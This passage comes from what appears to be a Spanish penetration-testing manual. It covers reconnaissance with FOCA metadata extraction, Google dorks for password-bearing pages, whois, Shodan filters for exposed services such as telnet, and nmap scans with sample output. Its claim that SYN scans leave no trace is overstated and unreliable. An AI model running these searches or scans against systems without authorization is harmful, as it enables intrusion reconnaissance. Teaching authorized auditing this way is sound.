Nmap done: 1 IP address (1 host up) scanned in 7.44 seconds
```


Img 18: Uso de NMAP para análisis del Banner

*FOCA ( Fingerprinting organizations with collected archives).*

Esta herramienta es utilizada para extraer metadatos e información oculta de documentos. Los metadatos que extrae **FOCA** pueden contener mucha información valiosa para el auditor así como, usuarios, software que creó el documento y versión de éste, etc. Los documentos que **FOCA** analiza pueden encontrarse alojados en un servidor web y simplemente indicándole el dominio o la dirección IP donde se encuentra el servidor ésta buscará los documentos alojados en él. Una vez se encuentren los documentos alojados en un servidor, **FOCA** podrá descargarlos para posteriormente analizarlos y extraer así sus metadatos.


FOCA es un proyecto Open Source y se puede descargar de manera gratuita desde su página web "*https://www.elevenpaths.com/es/labstools/foca-2/index.html*".

Una vez descargada e instalada la herramienta habrá que crear un nuevo proyecto e indicar el dominio sobre el que se van a buscar los documentos y el nombre identificativo del proyecto.





Img 19: Uso de FOCA. 1

Una vez se haya creado el proyecto con el dominio que se va a analizar se indicarán los motores de búsqueda que se utilizarán, las extensión de documentos que más interesen al auditor y se ejecutará el escaneo.





Img 20: Uso de FOCA. 2

Cuando el escaneo termine se mostrará una lista con todos los documentos encontrados. Para poder analizar los documentos en primer lugar habrá que descargarlos y posteriormente se indicará a FOCA que los analice, con lo que mostrará toda la información extraída en forma de árbol de directorios en la parte izquierda de la interfaz.




Img 21: Uso de FOCA. 3

Descargando y analizando cualquiera de todos los documentos públicos del dominio se puede ver la información que FOCA es capaz de extraer y el tremendo potencial de la misma.




Img 22: Uso de FOCA. 4

Cabe destacar que hasta el momento en el que el auditor descarga alguno de los documentos encontrado, el proceso es de carácter pasivo, pues FOCA no interacciona en ningún momento directamente con el dominio. Cuando se descarga alguno de los documentos para realizar el análisis de los metadatos, el proceso pasa a ser activo, pues para realizar la descarga hay que establecer comunicación directamente con el dominio.

## Footprinting Pasivo

### *Google Hacking*

Se trata de una técnica en la que se hace uso de los operadores avanzados del motor de búsqueda de Google, aunque también se podría utilizar Bing, para localizar cadenas específicas de texto dentro de los resultados de búsqueda.

Las sentencias que se construyen en base a los operadores avanzados de Google son las llamadas Dorks, que sirven tanto para realizar búsquedas más avanzadas como para encontrar páginas vulnerables. Enfocando una Dork al servicio web que la organización tenga público en internet se podrá obtener otra vía para comprobar la seguridad de dicha página o servicio web.

A continuación se muestran los principales filtros avanzados para construir las “Dork”:

- **inurl:(panel)** El buscador mostrará todos los resultados tal que en su url se encuentre la palabra *‘panel*’.
- **intitle:(inicio)** El buscador mostrara todos los resultados tal que en su título de página se encuentre la palabra ‘*inicio*’.
- **intext:(contraseña)** El buscador mostrara todos los resultados tal que en el texto se su página se encuentre la palabra ‘*contraseña*’.
- **filetype:(pdf)** El buscador mostrara todos los resultados que sean del tipo pdf. Esta extensión se puede reemplazar por php, html , jpg o cualquier otra.
- **site:(unex.es)** El buscador mostrará todos los resultados tal que su dominio sea ‘*unex.es*’.
- **. (punto)** Comodín, cualquier palabra, ya sean una o varias palabras.
- *** (Asterisco)** Comodín, solo una palabra.
- **“” (comillas)** Busca la frase exacta entra las comillas.
- **And or not (operadores)** Operadores lógicos.
- **+ (incluir)**.
- **- (excluir).**
- **link:** Solo busca en páginas que tienen un link a una determinada web.
- **inanchor:** Solo busca en páginas que tienen en el texto de enlace la expresión buscada.
- **cache:** Muestra el resultado en la cache de Google de una página web.
- **related:** Busca webs relacionadas con una determinada.

Se puede poner más de una palabra (esto sirve para todo los comandos), por ejemplo:

- **intext:(contraseña usuario)** Muestra los resultados que tengan la cadena ‘*contraseña usuario*’.
- **intext:(contraseña & usuario)** Muestra los resultados que tengan ‘*contraseña’* y ‘*usuario*’.
- **intext:(contraseña | usuario)** Muestra los resultados que tengan ‘*contraseña*’ o ‘*usuario*’.

También es posible eliminar resultados de la búsqueda (esto sirve para todo los comandos), por ejemplo:

- **intext:(contraseña usuario) -intext:(cuenta)** Muestra los resultados que tengan la cadena 'contraseña usuario' y que no tengan la palabra 'cuenta'.


### *Protocolo Whois*

**Whois** es un protocolo TCP basado en petición/respuesta que se utiliza para realizar consultas en una base de datos que permite determinar el propietario y demás información de un dominio o una dirección IP en internet.

El protocolo Whois se ejecuta comúnmente sobre línea de comandos, aunque también existen diferentes páginas web sobre las cuales también se puede ejecutar.

Para ejecutar el protocolo por línea de comandos simplemente se debe indicar el dominio o la dirección IP sobre las que se quiere realizar la consulta, quedando el comando de la siguiente manera:

*"whois <Dominio>"*




Img 23: Protocolo WHOIS

Como se puede apreciar el, comando devuelve una lista con bastante información acerca del dominio que hemos indicado. Toda la información que se obtiene mediante el protocolo **WHOIS** es pública, por lo que se puede consultar en cualquier momento de manera totalmente legal.

En ocasiones cuando una organización registra un nombre de dominio, aporta una serie de datos que pueden ser de gran utilidad para la realización de una auditoría, datos que probablemente la organización desconoce que sean públicos. Entre la información que aporta este protocolo se pueden encontrar números de teléfono o correos personales

entre otros, los cuales pueden ser una gran baza para la realización de un ataque de Ingeniería Social.


### *Servicios On-Line para el análisis pasivo de sistemas*

Existen en la red una serie de servicios de búsqueda e indexación de datos especialmente enfocados al análisis y al descubrimiento de todos los equipos conectados a internet. Además de detectar los equipos conectados, ofrecen gran cantidad de información acerca de los mismos como los servicios que tienen habilitados y en ocasiones hasta las versiones software de cada uno de ellos.

El más conocido es **SHODAN**, con el cual cualquier persona con un mínimo de conocimientos de informática, mediante el uso de los operadores avanzados de búsqueda, puede encontrar sistemas vulnerables en cualquier punto del planeta. El objetivo de **SHODAN** es recorrer todo internet e indexar todos los sistemas activos que encuentre así como el banner que los servicios de estos sistemas ofrecen.

El uso de esta herramienta puede ser realmente útil para el auditor pudiendo obtener gran cantidad de información interesante sin interaccionar directamente con la organización que pretende auditar.

En primer lugar habrá que acceder a la página web "***www.shodan.io***" en la cual se recomienda registrarse de manera gratuita para así tener acceso a más registros por búsqueda y a los operadores de búsqueda avanzados.




Img 24: Servicio web SHODAN


Una vez realizado el registro en la página se puede utilizar el buscador con los criterios de búsqueda que se consideren oportunos. El buscador que SHODAN ofrece, buscará las coincidencias de la cadena de texto que se le indiquen con el banner o respuesta de los servicios que tenga indexados y éste será el resultado que mostrará por pantalla. Como se ha señalado anteriormente, este buscador dispone de una serie de operadores de búsqueda avanzados con los que se puede especificar una búsqueda mucho más concreta, pudiendo además combinarlos de la manera que mejor se adapte al resultado que esperamos. Algunos de estos operadores son los siguientes:

- "**country**": Permite filtrar la búsqueda únicamente por el país que le indiquemos.
- "**city**": Permite filtrar la búsqueda por ciudad.
- "**port**": Permite filtrar la búsqueda por el puerto que tenga abierto o el servicio que esté ejecutando.
- "**net**": Permite buscar una dirección IP específica o un rango de red.
- "**hostname**": Permite filtrar la búsqueda por nombre de host o dominio.
- "**os**": Para realizar búsquedas por sistema operativo.
- "**title**": Permite filtrar la búsqueda por el texto que aparezca en el título del servicio. Este operador se usa principalmente para servicios web.
- "**org**": Permite el filtrado de la búsqueda en base al nombre de la organización.
- **"-<Operador>"**: Se trata del operador negación. La cadena <Operador> puede referirse a cualquiera de los operadores vistos, mostrando de este modo todos los resultados que no coincidan con éste.

Algunos ejemplos del uso de los operadores de búsqueda vistos pueden ser los siguientes:

*Búsqueda de los servidores apache en España:*


*"Apache country:es"*




Img 25: Ejemplo de uso de SHODAN. 1

Búsqueda de sistemas en un rango de red con el puerto 21:


*"net:158.49.17.0/24 port:21"*




Img 26: Ejemplo de uso de SHODAN. 2

Búsqueda de servicios TELNET (Puerto 23) en Madrid con el sistema operativo "Linux":


*" city:Madrid port:23 os:Linux"*




Img 27: Ejemplo de uso de SHODAN. 3

Búsqueda de los servidores Apache activos del dominio "unex.es" en cuyo título no aparezca la palabra "portal":

"Apache *host:unex.es –title:Portal*"




Img 28: Ejemplo de uso de SHODAN. 4

### 4.2.1 Fingerprint

El objetivo de esta fase es obtener la firma digital de los servicios web mediante una serie de técnicas y herramientas para obtener así información acerca del Sistema Operativo del servidor, tipos y versiones de servicios, etcétera. Saber el tipo y versión del servidor en ejecución permitirá al auditor determinar las vulnerabilidades conocidas y los Exploits adecuados para efectuar el test de intrusión.

#### Identificación de servicios públicos

Para la identificación de servicios públicos se utiliza Nmap, una de las herramientas más completas y potentes disponibles en Kali. Nmap dispone de una inmensa cantidad de opciones y funcionalidades las cuales utilizadas correctamente pueden facilitar en gran medida las labores del auditor.

Puede ser utilizada de forma sencilla como por ejemplo: "nmap <DirecciónIP o NombreDominio>" o haciendo uso de complejos comandos con los que obtener resultados de manera mucho más específica. A continuación se detallan algunas de las opciones más interesantes que ofrece esta herramienta para las labores que se van a realizar.

Al ejecutar el comando básico que se ha mencionado anteriormente se obtiene la siguiente información acerca de la dirección IP o el nombre de dominio que se le indique:

```
root@osboxes:~# nmap 192.168.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-15 16:59 EDT
Nmap scan report for liveboxfibra (192.168.1.1)
Host is up (0.0083s latency).
Not shown: 994 closed ports
PORT     STATE    SERVICE
53/tcp   open     domain
80/tcp   open     http
139/tcp  open     netbios-ssn
445/tcp  open     microsoft-ds
6969/tcp open     acmsoda
8080/tcp filtered http-proxy
MAC Address: E0:51:63:B3:C6:34 (Arcadyan)

Nmap done: 1 IP address (1 host up) scanned in 1.54 seconds
```

Img 29: Uso de NMAP para identificación de servicios

Como se puede apreciar el escaneo anterior devuelve los servicios y los puertos abiertos sobre la dirección que se le ha indicado. Un modo más discreto de hacerlo sin dejar rastro sería indicando la opción "-sS". El comando quedaría de la siguiente forma:

*"nmap –sS <DireccionIP o NombreDominio>"*

```
root@osboxes:~# nmap -sS 192.168.1.1
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-15 17:01 EDT
Nmap scan report for liveboxfibra (192.168.1.1)
Host is up (0.0017s latency).
Not shown: 994 closed ports
PORT     STATE    SERVICE
53/tcp   open     domain
80/tcp   open     http
139/tcp  open     netbios-ssn
445/tcp  open     microsoft-ds
6969/tcp open     acmsoda
8080/tcp filtered http-proxy
MAC Address: E0:51:63:B3:C6:34 (Arcadyan)

Nmap done: 1 IP address (1 host up) scanned in 7.99 seconds
```

